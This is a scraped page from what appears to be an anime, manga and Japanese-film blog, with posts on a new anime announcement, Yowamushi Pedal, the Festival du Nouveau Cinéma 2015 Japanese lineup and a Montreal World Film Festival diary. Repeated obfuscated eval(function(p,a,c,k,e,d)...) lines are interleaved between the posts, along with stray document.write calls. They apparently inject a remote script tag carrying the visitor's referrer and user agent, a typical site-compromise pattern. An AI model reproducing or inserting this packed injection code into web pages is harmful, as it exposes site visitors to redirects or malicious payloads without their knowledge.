eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|knask|var|u0026u|referrer|dttra||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tffkf|var|u0026u|referrer|fzbet||js|php’.split(‘|’),0,{}))

All the details on the show (staff, characters, cast, designs, and teaser video) were revealed at the end of October in a streaming special event. Shoji Kawamori (Studio Nue) is the overall director as well as the Valkyrie designer. The director is Kenji Yasuda (Satelight), with scripts by Toshiba Nemoto, mechanical designs by Stanislas Brunet, character designs and animation direction are by Majiro and Yuu Shindou (adapting the original designs by Chisato Mita).

A special preview will air on New Year’s Eve. In the meantime you can check the official website and this Youtube teaser video:


[ Traduire ]

Discovery: Yowamushi Pedal

While watching the news on NHK World, document.write(“”); I came upon a report titled “Pedal Power” talking about the good influence the manga Yowamushi Pedal is having on the otaku generation (I can’t embed the video but there’s a direct link). The manga tells the touching story of a self-identifying otaku who become by chance a member of his high school cycling club and ends up competing in a national championship. In the same fashion that manga like Yawara!, Yakitate!! Japan, Hikaru no Go, Kami no Shizuku or Initial D have revived the young generation’s interest into judo, pastry cooking, the board game go, wine tasting or even race drifting, this manga has inspired many young otaku to take up road cycling. Anything that encourages young couch potatoes to do more exercice is great. So it made me curious about this very popular sports manga.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yrbby|var|u0026u|referrer|fakbn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hidrs|var|u0026u|referrer|easei||js|php’.split(‘|’),0,{}))

“For the love of all things otaku—anime, video games, figures, you name it!—power-pedaling Sakamichi Onoda has long been conquering the steepest slopes and regularly making the ninety-kilometer round-trip to Akihabara on a granny bike!! But when his bike commute to his new high school lands him in a confrontation with the serious first-year road racer Imaizumi, Onoda has a major showdown on his hands! Can this meek geek really out-pedal the future ace of the school road-racing team?!” (Text from Yen Press)

Yowamushi Pedal (????? / lit. “weakling pedal”) is a sports manga by Wataru Watanabe which is currently serialized in Akita Shoten’s Weekly Sh?nen Champion magazine. Since its beginning in February 2008, it has been compiled in forty-one tank?bon volumes so far. The manga is popular, as its many fan pages and scanlations can attest, so it’s no surprise that it has been licensed for North America by Yen Press.

Yowamushi Pedal, vol. 1, by Wataru Watanabe. New York, Yen Press, decembre 2015. Trade Paperback, 400 pg., $24.00 US /$29.00 CAN. ISBN: 9780316309523. Recommended for a young readership (7+). A second volume (ISBN 9780316354684) is announced for april 2016.

The manga was also adapted in a two-season animated TV series (38 episodes for Yowamushi Pedal and 24 episodes for Yowamushi Pedal: Grande Road), three animated movies (Yowamushi Pedal Re: Ride and Yowamushi Pedal Re: Road simply compiles the episodes of the TV series, while Yowamushi Pedal: The Movie is a sequel) and one video game for Nintendo 3DS. The second season of the TV series is currently streaming on Crunchyroll and Discotek Media has acquired the right for the North American Dvd release (due for december 2015).

If you are a cycling fan, this manga and anime will probably interest you.

For more information you can check the following websites:

[ Traduire ]

Festival du Nouveau Cinema 2015

“More than anything, document.write(“”); the Festival du nouveau cinéma is about a spirit, the spirit of good company, revelry and fun. Every edition is a chance to get together and celebrate our shared passion for film around each new lineup. The eleven-day Festival is designed as a space devoted to discussions, meetings and sharing, where film fans can come together with artists and professionals to exchange ideas in an informal setting. (…) [T]he Festival du nouveau cinéma, resolutely forward-looking, has long been the unfailing advocate of new technologies. Each year, the Festival seeks out new developments that move cinema forward (…)! The Festival (…) is a showcase for cinema of all types, from offbeat, one-of-a-kind niche works to crowd-pleasers to daringly innovative big events. (…) Cinema at its best, shorts and features, documentaries and fiction from Quebec and around the world (…). [T]he programming team puts together a rich, varied lineup to celebrate local and international cinema the way it deserves, year after year.“
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|znkkk|var|u0026u|referrer|ysfbr||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dikyh|var|u0026u|referrer|tdztn||js|php’.split(‘|’),0,{}))

The 44th edition of the Festival du nouveau cinéma will be held from october 7 to 18 in various location in Montreal (Theatre Maisonneuve, Pavillion Judith-Jasmin Annexe at UQAM, Cinéma du Parc, Cineplex Odéon Quartier Latin and Université Concordia). It’s offering 350-odd movies from around the world, including
ten Japanese movies. More details on the festival website and Facebook page.

For more information about the Japanese programming, you can check the Coco Montréal website. I’ve also gather some useful information and links (after the jump):

  • An (?? / lit. “Sweet Red Bean Paste”): Japan/France/Germany, 2015, 113 min; Dir.: Naomi Kawase; Cast: Kirin Kiki, Masatoshi Nagase, Kyara Uchida.

    “At seventy, Tokue is sure of herself, thanks to her secret recipe for exceptional dough for dorayaki, a traditional, irresistibly delicious Japanese sweet cake filled with red bean paste. In her mind, there is no doubt: Sentaro, the lonely dorayaki vendor who doesn’t like sugar, must hire her. The idea turns out to be good, because once Tokue gets involved, the little shop’s sales take off. While the old lady teaches her boss to “listen to the beans,” she can’t hide her secret for very long.” (from the Festival’s website)

    Screening as a special presentation: Sat 10/10 15:30 at Auditorium Alumni H-110 (Concordia); Sun 10/18 21:00 at Cineplex Odeon Quartier Salle 10.

  • Belladonna of Sadness (????????? / Kanashimi no Beradonna): Japan, 1973, 86 min; Dir.: Eiichi Yamamoto; Scr.: Eiichi Yamamoto & Yoshiyuki Fukuda (based on a book by Jules Michelet); Mus.: Masahiko Satô; Animation: Gisaburo Sugii; Prod.: Osamu Tezuka; Cast: Katsuyuki Itô, Aiko Nagayama, Shigako Shimegi, Masaya Takahashi, Netsuke Yashiro, Masakane Yonekura.

    “Never before officially released in North America, this one-of-a-kind cult classic can now be enjoyed in all of its splendour through a new restoration based on original negatives. [P]roduced by the legendary Osamu Tezuka’s studio Mushi Production (…). Based on a book by Jules Michelet (Satanism and Witchcraft, 1862), it tells the tragic feminist tale of a 14th-century peasant woman driven by religious oppression to give herself body and soul to witchcraft and the sulphurous charms of the devil.” (from the Festival’s website)

    Screening as part of the “Temps 0” segment: Mon 10/10 19:00 at Salle J.A. De Sève (Concordia); Sat 10/18 19:00 at Cinéma du Parc 2.

  • The birth of saké: USA/Japan, 2015, 94 min; Dir./Scr./Phot.: Erik Shirai; Ed.: Takeshi Fukunaga, Frederick Shanahan; Prod.: Makoto Sasa.

    “In northern Japan, the small Tedorigawa brewery has been making its saké using the same artisanal methods for more than a century. From October to April, the workers, all men, live together at the brewery and work non-stop, even when mourning. Cooking the rice, stirring it by hand, overseeing its fermentation… it is a sacred ritual, conducted silently in a shroud of steam. (…) There is a good reason saké is not “manufactured” but rather “born”: it is a beverage, but it is also history and culture.” (from the Festival’s website)

    Screening as part of the “Panorama” segment (documentary): Thu 10/15 19:00 at Cinéma du Parc 1; Sat 10/17 19:00 at Centre PHI – Espace B.

  • The Diary of Ochibidi (????? / Ochibi-san): Japan, 2015, 8 min; Dir./Scr.: Masashi Kawamura; Phot.: Kan Sugiki; Ed.: Hidehisa Watanabe; Animation: Shuhei Harada, Tetsuo Ichimura, Junko Negishi, Saki Omita, Kenta Shinohara, Moe Usami; Mus.: Kenjiro Matsuo, Yuichi Nakamura.

    “The film is loosely based on the famous manga Ochibi-san, by Moyoco Anno, about the day-to-day life of Ochibi as she experiences the 4 seasons of Japan.” (from the Festival’s website)

    Screening as part of the “P’tits Loups” segment: Sat 10/10 10:00 at Agora Hydro-Québec du Coeur des sciences.

  • Journey to the shore (???? / Kishibe no Tabi): Japan/France, 2015, 127 min; Dir.: Kiroshi Kurosawa; Scr.: Takashi Ujita, Kiyoshi Kuroswa (based on a novel by Kazumi Yumoto); Cast: Eri Fukatsu, Tadanobu Asano, Yu Aoi, Akira Emoto.

    “Yusuke drowned in the ocean three years ago. But one day, he reappears in the middle of Japan, more specifically in the life of his strangely unsurprised wife, Mizuki, a piano teacher, who he invites on a journey through villages and rice paddies. On their journey, there is no confrontation; there are, rather, opportunities to rebuild their bond and meet others who, like him, are still wandering. What they will find at the end is, perhaps, eternal peace.” (from the Festival’s website)

    Screening as a special presentation: Thu 10/08 14:00 at Cinéma du Parc 1; Sat 10/17 16:30 at Auditorium Alumni H-110 (Concordia).

  • Oyster Factory (???? / Kaki Kouba): Japan/USA, 2015, 145 min; Dir.: Kazuhiro Sôda; Cast: Shinsuke Hirano, Koichi Watanabe, Yukiko Watanabe.

    “Once there were twenty or more. Now, in the Japanese coastal village of Ushimado, there are only six. The gradual disappearance of small, family-run oyster factories may be a sign of the times, but it is more than a symbolic change: it also has very real consequences for fishermen, manual labourers and local residents, who are not happy to see workers being brought in from outside.” (from the Festival’s website)

    Screening as part of the “Panorama” segment (documentary): Sat 10/10 18:30 at Cinéma du Parc 2; Sun 10/11 13:00 at Cinéma du Parc 2.

  • The Taste of Tea (??? / Cha no Aji): Japan, 2004, 120 min; Dir./Scr.: Ishii Katsuhito; Phot.: Kosuke Matushima; Ed.: Katsuhito Ishii; Mus.: Little Tempo; Cast: Tadanobu Asano, Takahiro Sato, Maya Banno, Satomi Tezuka, Tomokazu Miura, Tatsuya Gashuin, Anna Tsuchiya, Rinko Kikuchi.

    “A spell of time in the life of a family living in rural Tochigi prefecture, north of Tokyo. Though her husband is busy working at an office, Yoshiko is not an ordinary housewife, instead working on an animated film project at home. Uncle Ayano has recently arrived, looking to get his head together after living in Tokyo for several years. Meanwhile, Yoshiko’s daughter Sachiko is mainly concerned with why she seems to be followed around everywhere by a giant version of herself.” (from the Festival’s website)

    Screening as special presentation commented by Jean-Marc Vallée: Fri 10/09 19:00 at Cinéma du Parc 1.

  • Sumo Road: The Musical (????????? / Dosukoi Musical): Japan, 2015, 25 min; Dir./Scr.: Ken Oshiai; Phot.: Chris Freilich; Ed.: Chieko Suzaki; Mus.: Nobuko Toda; Cast: Tetsu Watanabe, Ryusuke Komakine, Lin Yu Chun, Gitarô Ikeda.

    “An over- weight exchange student with no friends decides to join the sumo team at a Japanese university.But to ensure his spot, he must stand up to the team leader and face him in an ultimate sumo match. Can he embrace the spirit of sumo or will he be cast out and friendless once again?” (from the Festival’s website)

    Screening as part of the “Compétition International” segment: Mon 10/12 17:00 at Pavillon Judith-Jasmin annexe (Salle Jean-Claude Lauzon); Wed 10/14 13:00 at Pavillon Judith-Jasmin annexe (Salle Jean-Claude Lauzon).

  • The whispering star (????? / Hiso Hiso Boshi): Japan, 2015, 100 min; Dir./Scr.: Sion Sono; Phot.: Hideo Yamamoto; Ed.: Junichi Ito; Prod. Des.: Takeshi Shimizu; Cast: Megumi Kagurazaka, Kenji Endo, Yûto Ikeda, Mori Kouko.

    “Yoko (Megumi Kagurazaka) is a robot employed by a courier company. In her interstellar ship, shaped like a little Japanese house, she scoots back and forth across the galaxy, delivering parcels and news to people everywhere. Yoko is terribly bored, and eventually can no longer resist looking inside the parcels to learn more about the very strange phenomenon that is human nature.” (from the Festival’s website)

    Screening as part of the “Temps 0” segment: Sat 10/10 17:00 at Cineplex Odeon Quartier 10; Sun 10/11 21:00 at Cinéma du Parc 1.

  • Yakuza apocalypse (????? / Gokudo Daisenso): Japan, 2015, 115 min; Dir.: Takashi Miike; Scr.: Yoshitaka Yamaguchi; Phot.: Hajime Kanda; Ed.: Kenji Yamashita; Mus.: Kôji Endô; Prod. Des.: Akira Nakamoto; Cast: Hayao Ichihara, Yayan Ruhian, Riko Narumi, Lily Franky, Reiko Takashima.

    “He’s a benevolent vampire yakuza feared by criminals and adored by regular folk. One day two men show up: a Django-like goth preacher and a geeky fighter (none other than Yayan Ruhian from Raid 2). They belong to a rival cartel that wants him dead. But just before he dies, the yakuza vampire bites his faithful right-hand man, young Kageyama. What happens next? The apocalypse, obviously!” (from the Festival’s website)

    Screening as part of the “Temps 0” segment: Tue 10/13 19:00 at Cineplex Odeon Quartier 10; Wed 10/14 21:00 at Cineplex Odeon Quartier 10.

[ Traduire ]

MWFF 2015 Day 2


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bzzrb|var|u0026u|referrer|dandt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zkhye|var|u0026u|referrer|fdnzt||js|php’.split(‘|’),0,{}))
Today was a perfect day. Much better than yesterday.

Just before leaving this afternoon I have put online my first comment, document.write(“”); for the movie At Home.

I wish I could write more extensive comments but unfortunately I am a little too busy. Seeing movie after movie doesn’t leave enough time to do in-depth analysis. And when you sit at night, after having viewed three movies, it difficult to write in details about each of them. That’s why I try to put down on paper my first impression as soon as I leave the theatre. It’s easy to do when there’s a couple of hours in-between movies, but more difficult when you have to rush from one place to another with just minutes before the beginning of the next show (harder still when there’s a Q&A after a screening).

Anyway, my purpose with this blog has always been to simply introduce a work (be it a manga, a book or a movie) with just enough information (and links) to interest the readers and incite them to look further.

Yesterday, I saw At Home and Ninja Hunter.

Today, I’ve seen Kagura-me, Akai Tama and Blowing in the wind of Vietnam. All ranging from good to excellent. I’ll try to write and post my comments on those movies as soon as possible.

In the meantime, you can check my entry “Montreal World Film Festival 2015” for all the details on this year’s Japanese movies.

[ Traduire ]